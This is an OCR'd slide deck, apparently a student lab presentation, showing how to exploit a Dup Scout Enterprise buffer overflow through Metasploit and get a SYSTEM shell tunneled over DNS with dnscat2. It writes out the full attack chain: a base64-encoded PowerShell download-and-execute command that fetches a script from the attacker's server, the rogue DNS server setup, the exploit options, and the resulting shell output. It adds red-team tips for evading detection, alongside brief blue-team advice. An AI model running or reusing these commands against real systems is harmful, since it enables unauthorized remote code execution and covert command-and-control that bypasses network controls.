
Gaining a Command Shell by Tunneling Through DNS

(DNSCAT2 and also some other things)

Tabitha Fern S.

The Problem?

- This is not an inviting sight when evaluating ACLs or Firewalls from the outside.
- Usually only the bare minimum is ever permissible
- How do we make the most of what we have to gain access when there's so little to go on?



The Solution!

Tunneling! Or in less techy terms, LYING.

We're going to lie to the network infrastructure about what kind of traffic we're sending.

Options, Options,

We have a Few Options. Kali Contains DNS2TCP. This Is a good start but it doesn't work on windows. We'll use the other option...

... a tool called DNSCAT2. This not only works on windows but has a powershell script as well.

Both work the same way, by using special client and server programs to make specially crafted fake DNS queries that contain encoded commands.

iagox86 committed 8664c0e on Apr 9 ... 1,008 commits 7 branches 6 tags

client	Different error messages for easier debugging	2 years ago
data	Crypto: Added short-authentication strings to the client and the serv...	5 years ago
doc	link to README.md (#119)	2 years ago
img	Updated the logo	5 years ago
server	Merge pull request #146 from ngo/shutdown_driver_console	3 months ago
tools	Mastermind: Fixed a bug where strings that have every character wrong...	5 years ago
LICENSE.md	Changed LICENSE.txt to LICENSE.md throughout	5 years ago
Makefile	Compiile support for Solaris10	2 years ago
README.md	Add a warning to the top of README.md	13 months ago
contributors.md	Update CHANGELOG and CONTRIBUTORS	4 years ago
package.sh	Fixed the .zip version, and the 'bin' folder is no longer zipped as p...	5 years ago

lukebaggett / dnscat2-powershell

Code | Issues 5 | Pull requests | Actions | Projects | Security 0 | Insights

KALI TOOLS

Home To

dns2tcp Package Description


Dns2tcp is a network tool designed to relay TCP connections through DNS traffic. Encapsulation is done on the TCP level, thus no specific driver is needed (i.e: TUN/TAP). Dns2tcp client doesn't need to be run with specific privileges.

The Network Map, and the Plan


- Router is aware of 2 networks
- ACL on Offense Side only allows IN f0/1(offense)
  - HTTP requests from Offense to Defense
  - Responses to HTTP requests sent to Defense
  - Responses to DNS requests made to Offense


We intend to exploit a piece of software running on the other side of the ACL router using HTTP (allowed by rules) and getting it to run our malicious tunneling program to connect back to our Rogue DNS server ...

Simple enough!!



Our Network Scans:





The Target:


- Likely Windows
- Running Web Service
- DNS is allowed

```
Aggressive OS guesses: Microsoft Windows Longhorn (93%),
Microsoft Windows 10 1703 (91%), Microsoft Windows 10 1607
(90%), Microsoft Windows Server 2008 R2 (90%), Microsoft
Windows Server 2008 SP2 (90%), Microsoft Windows 7 SP1 (90%)
Microsoft Windows 8.1 Update 1 (90%), Microsoft Windows 8
(90%), Microsoft Windows 10 1511 (89%), Microsoft Windows
Vista SP1 (89%)
No exact OS matches for host (test conditions non-ideal).
```

The Router:


- Odd behavior.
- Not running these services but they appear open(closed but “present”).

This is the Service; Aaaaand ...



… The Target Is Vulnerable!

```
8   exploit/windows/fileformat/microsoft_windows_contact   2019-01-17   normal      No   Microsoft Windows
9   exploit/windows/http/dup_scout_enterprise_login_bof    2017-11-14   excellent   Yes  Dup Scout Enterpr
10  exploit/windows/http/dupscts_bof                       2017-03-15   great       Yes  Dup Scout Enterpr
```



And It's a Big one. A remote, unauthenticated Buffer Overflow that runs whatever you give it as System Admin. And the module is available in metasploit! Which is fantastic because we'll have to modify this a fair amount.

```
msf5 > use exploit/windows/http/dup_scout_enterprise_login_bof
msf5 exploit(windows/http/dup_scout_enterprise_login_bof) > show options

Module options (exploit/windows/http/dup_scout_enterprise_login_bof):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                     no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Dup Scout Enterprise 10.0.18


msf5 exploit(windows/http/dup_scout_enterprise_login_bof) >
```

Building A Better Payload That Can Jump Our ACL

Will Require Ultimately encapsulating/disguising our Shell/Meterpreter so that we don't get filtered out. This Is done with the following steps.

- Using a Payload that runs commands through the Windows CMD
  - https://liberty-shell.com/sec/2018/02/10/msfv/
- That Downloads The DNS Tunneling Powershell script to memory
  - https://gist.github.com/jivoi/c354eaaf3019352ce32522f916c03d70
  - https://github.com/iagox86/dnscat2
- From ME
  - https://docs.python.org/3/library/http.server.html
- Run it and let it Connect to Our Rogue DNS server
  - https://www.blackhillsinfosec.com/powershell-dns-command-control-with-dnscat2-powershell/
  - https://github.com/lukebaggett/dnscat2-powershell
- Encode The Whole Command as Base64 to aid in obfuscation in logs
  - https://mikefrobbins.com/2017/06/15/simple-obfuscation-with-powershell-using-base64-encoding/

Breaking Down the Command That Will Become Our Payload

```
[Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes("IEX
(New-Object System.Net.Webclient).DownloadString('<url>') ; Start-Dnscat2
-Domain <fake-domain> -DNSServer <localIP> -PreSharedSecret <string>"))
```

- Command To Encode data as Base64 string
- Command To Download our script from the internet.
- Command To Run Script With Accurate Options
- Options We Will Need to Provide
  - <url> = python server we're hosting
  - <fake-domain> = fake domain to make requests for
  - <localIP> = IP address of our Rogue DNS server
  - <string> = The randomly generated key for encrypting comms to Rogue DNS

Preparation.

First we have to set up our malicious DNS server. The command is simple.

- ruby -W0 dnscat2.rb legitdomain.test

  Which starts the server using the domain legitdomain.test. Next start the web server to host the malicious script with …

- python -m http.server --cgi 80

  Notice the directory in the browser is the same as the terminal, and the presence of the preshared key on the DNS server's window.

```
[root@SADAKO_~/Tools/dnscat2/server]# ruby -W0 dnscat2.rb legitd
omain.test

New window created: 0
dnscat2> New window created: crypto-debug
Welcome to dnscat2! Some documentation may be out of date.

auto_attach => false
history_size (for new windows) => 1000
Security policy changed: All connections must be encrypted
New window created: dns1
Starting Dnscat2 DNS server on 0.0.0.0:53
[domains = legitdomain.test]...

Assuming you have an authoritative DNS server, you can run
the client anywhere with the following (--secret is optional):

  ./dnscat --secret=c6ff7708f66fae104179fb1e7a3eafcd legitdomain
.test

To talk directly to the server without a domain name, run:

  ./dnscat --dns server=x.x.x.x,port=53 --secret=c6ff7708f66fae1
04179fb1e7a3eafcd

Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.


dnscat2>
```

```
[root@SADAKO_~/Documents/IntDetClass]# ls
commands.txt  dnscat2.ps1  exploitMod  serverscan.xml
[root@SADAKO_~/Documents/IntDetClass]# python -m http.server --cgi 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Dup Scout Enterprise @ | Directory listing for /

127.0.0.1

Directory listing for /

- commands.txt
- dnscat2.ps1
- exploitMod/
- serverscan.xml

Encoding.

```
PS C:\Users\samara> [Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes("IEX (New-
Object System.Net.Webclient).DownloadString('http://172.16.1.2/dnscat2.ps1') ; Start-Dnscat2 -Dom
ain legitdomain.test -DNSServer 172.16.1.2 -PreSharedSecret c6ff7708f66fae104179fb1e7a3eafcd"))
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBlAGIAYwBsAGkAZQBuAHQAK
QAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwAxADcAMgAuADEANgAuADEALgAyAC8AZA
BuAHMAYwBhAHQAMgAuAHAAcwAxACcAKQAgADsAIABTAHQAYQByAHQALQBEAG4AcwBjAGEAdAAyACAALQBEAG8AbQBhAGkAbgA
gAGwAZQBnAGkAdABkAG8AbQBhAGkAbgAuAHQAZQBzAHQAIAAtAEQATgBTAFMAZQByAHYAZQByACAAMQA3ADIALgAxADYALgAx
AC4AMgAgAC0AUAByAGUAUwBoAGEAcgBlAGQAUwBlAGMAcgBlAHQAIABjADYAZgBmADcANwAwADgAZgA2ADYAZgBhAGUAMQAwA
DQAMQA3ADkAZgBiADEAZQA3AGEAMwBlAGEAZgBjAGQA
PS C:\Users\samara>
```

Here we use powershell to encode the command we will used. The parameters we supplied are outlined in red. Oddly enough encoding on linux resulted in windows being unable to decode it. This is what Ch. 8 in our textbook was talking about when it referred RTlinux's mathematical predictability.

Setting Options and Constructing the Payload

```
msf5 exploit(windows/http/dup_scout_enterprise_login_bof) > show options

Module options (exploit/windows/http/dup_scout_enterprise_login_bof):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   172.32.0.2       yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                     no        HTTP server virtual host


Payload options (windows/exec):

   Name      Current Setting


                                                        Required  Description
   ----      ---------------


                                                        --------  -----------
   CMD       powershell.exe -ep bypass -W hidden -enc SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBlAGIAYwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZA
BTAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwAxADcAMgAuADEANgAuADEALgAyAC8AZABuAHMAYwBhAHQAMgAuAHAAcwAxACcAKQAgADsAIABTAHQAYQByAHQALQBEAG4AcwBjAGEAdAAyACAALQBEAG8AbQBhAGkAbgAgAGwAZQ
BnAGkAdABkAG8AbQBhAGkAbgAuAHQAZQBzAHQAIAAtAEQATgBTAFMAZQByAHYAZQByACAAMQA3ADIALgAxADYALgAxAC4AMgAgAC0AUAByAGUAUwBoAGEAcgBlAGQAUwBlAGMAcgBlAHQAIABjADYAZgBmADcANwAwADgAZgA2ADYAZg
BhAGUAMQAwADQAMQA3ADkAZgBiADEAZQA3AGEAMwBlAGEAZgBjAGQA  yes       The command string to execute
   EXITFUNC  thread


                                                        yes       Exit technique (Accepted: '', seh, thread, process, none)


Exploit target:

   Id  Name
   --  ----
   0   Dup Scout Enterprise 10.0.18


msf5 exploit(windows/http/dup_scout_enterprise_login_bof) >
```

Breaking Down Final Payload Command Settings.

After the target was set as the RHOSTS option, and the payload for Windows EXEC was selected, the command it launches is set as follows.

powershell.exe -ep bypass -W hidden -enc
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBlAGIAYwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwAxADcAMgAuADEANgAuADEALgAyAC8AZABuAHMAYwBhAHQAMgAuAHAAcwAxACcAKQAgADsAIABTAHQAYQByAHQALQBEAG4AcwBjAGEAdAAyACAALQBEAG8AbQBhAGkAbgAgAGwAZQBnAGkAdABkAG8AbQBhAGkAbgAuAHQAZQBzAHQAIAAtAEQATgBTAFMAZQByAHYAZQByACAAMQA3ADIALgAxADYALgAxAC4AMgAgAC0AUAByAGUAUwBoAGEAcgBlAGQAUwBlAGMAcgBlAHQAIABjADYAZgBmADcANwAwADgAZgA2ADYAZgBhAGUAMQAwADQAMQA3ADkAZgBiADEAZQA3AGEAMwBlAGEAZgBjAGQA

The Powershell command says to run this encoded command, without a window, ignoring the execution policies set.

Running The Exploit!

Initially It looks as though our exploit failed! It didn't connect back to our metasploit session.

However if we peek at our DNS server's window we can see an 'ENCRYPTED AND VERIFIED' session has started!

```
msf5 exploit(windows/http/dup_scout_enterprise_login_bof) > run

[*] Generating exploit...
[*] Triggering the exploit now...
[*] Exploit completed, but no session was created.
msf5 exploit(windows/http/dup_scout_enterprise_login_bof) >
```

```
Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.


dnscat2> New window created: 1
Session 1 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
dnscat2>
```

But Will it Shell??

Yes! Indeed it does! And issuing a `whoami` command show's us that we have achieved system admin rights ***through*** a DNS tunnel to bypass an ACL that would have excluded WinRM, RDP, NETBIOS, SMB, RPC, SSH, or TELNET.


Let's prove what we have with WireShark!

```
command (DESKTOP-T2UPFGL) 1> shell
Sent request to execute a shell
command (DESKTOP-T2UPFGL) 1> New window created: 2

command (DESKTOP-T2UPFGL) 1> window 0Shell session created!


Windows active in this session (to see all windows, go to
the main window by pressing ctrl-z):

1 :: command (DESKTOP-T2UPFGL) [encrypted and verified] [active]
command (DESKTOP-T2UPFGL) 1> window -i 2
New window created: 2
history_size (session) => 1000
Session 2 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
This is a console session!

That means that anything you type will be sent as-is to the
client, and anything they type will be displayed as-is on the
screen! If the client is executing a command and you don't
see a prompt, try typing 'pwd' or something!

To go back, type ctrl-z.

Microsoft Windows [Version 10.0.19041.329]
shell 2>
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
shell 2> whoami
nt authority\system
```

Pretty Good, Still Sketchy Though.

Here is the evidence! Repeated encrypted DNS queries to our malicious DNS server, looking up the domain name we supplied! “legitdomain.test”

However, in solving our initial problem, we’ve created a new one. This is still loud and sketchy traffic.



Problem 2, The Probleming

- Any traffic that is out of the ordinary may set off an Intrusion Detection System.
- We also have to worry about the lower functionality/bandwidth of our shell.

There are a couple of considerations that can be made here for either side.

Blue Team!

- Evaluate DNS traffic for irregularities.
- Don’t assume all utilities will be benign.
- Consider filtering DNS requests by:
  - What hosts need to make requests
  - How often it usually makes those requests
  - To whom hosts make their queries
  - What hosts are making queries for

Red Team!

Falsifying legitimacy

- Host your Rogue Infrastructure in like environments. Namely:
  - Similar operating systems
  - Hosting with the same ISP/Cloud Provider
  - Reside in similar IP address blocks to capitalize on too unspecific filters
- Using more functionality of the tunnel such as
  - Encrypting traffic
  - Using a real domain name
  - Modulating query types to blend in with common traffic.
- Pivot to a better position/user/backdoor/host to appear more legitimate and blend in.

Thank You for Your Patience and Attention!!

Hope this was coherent enough to follow!!

Happy Hacking!!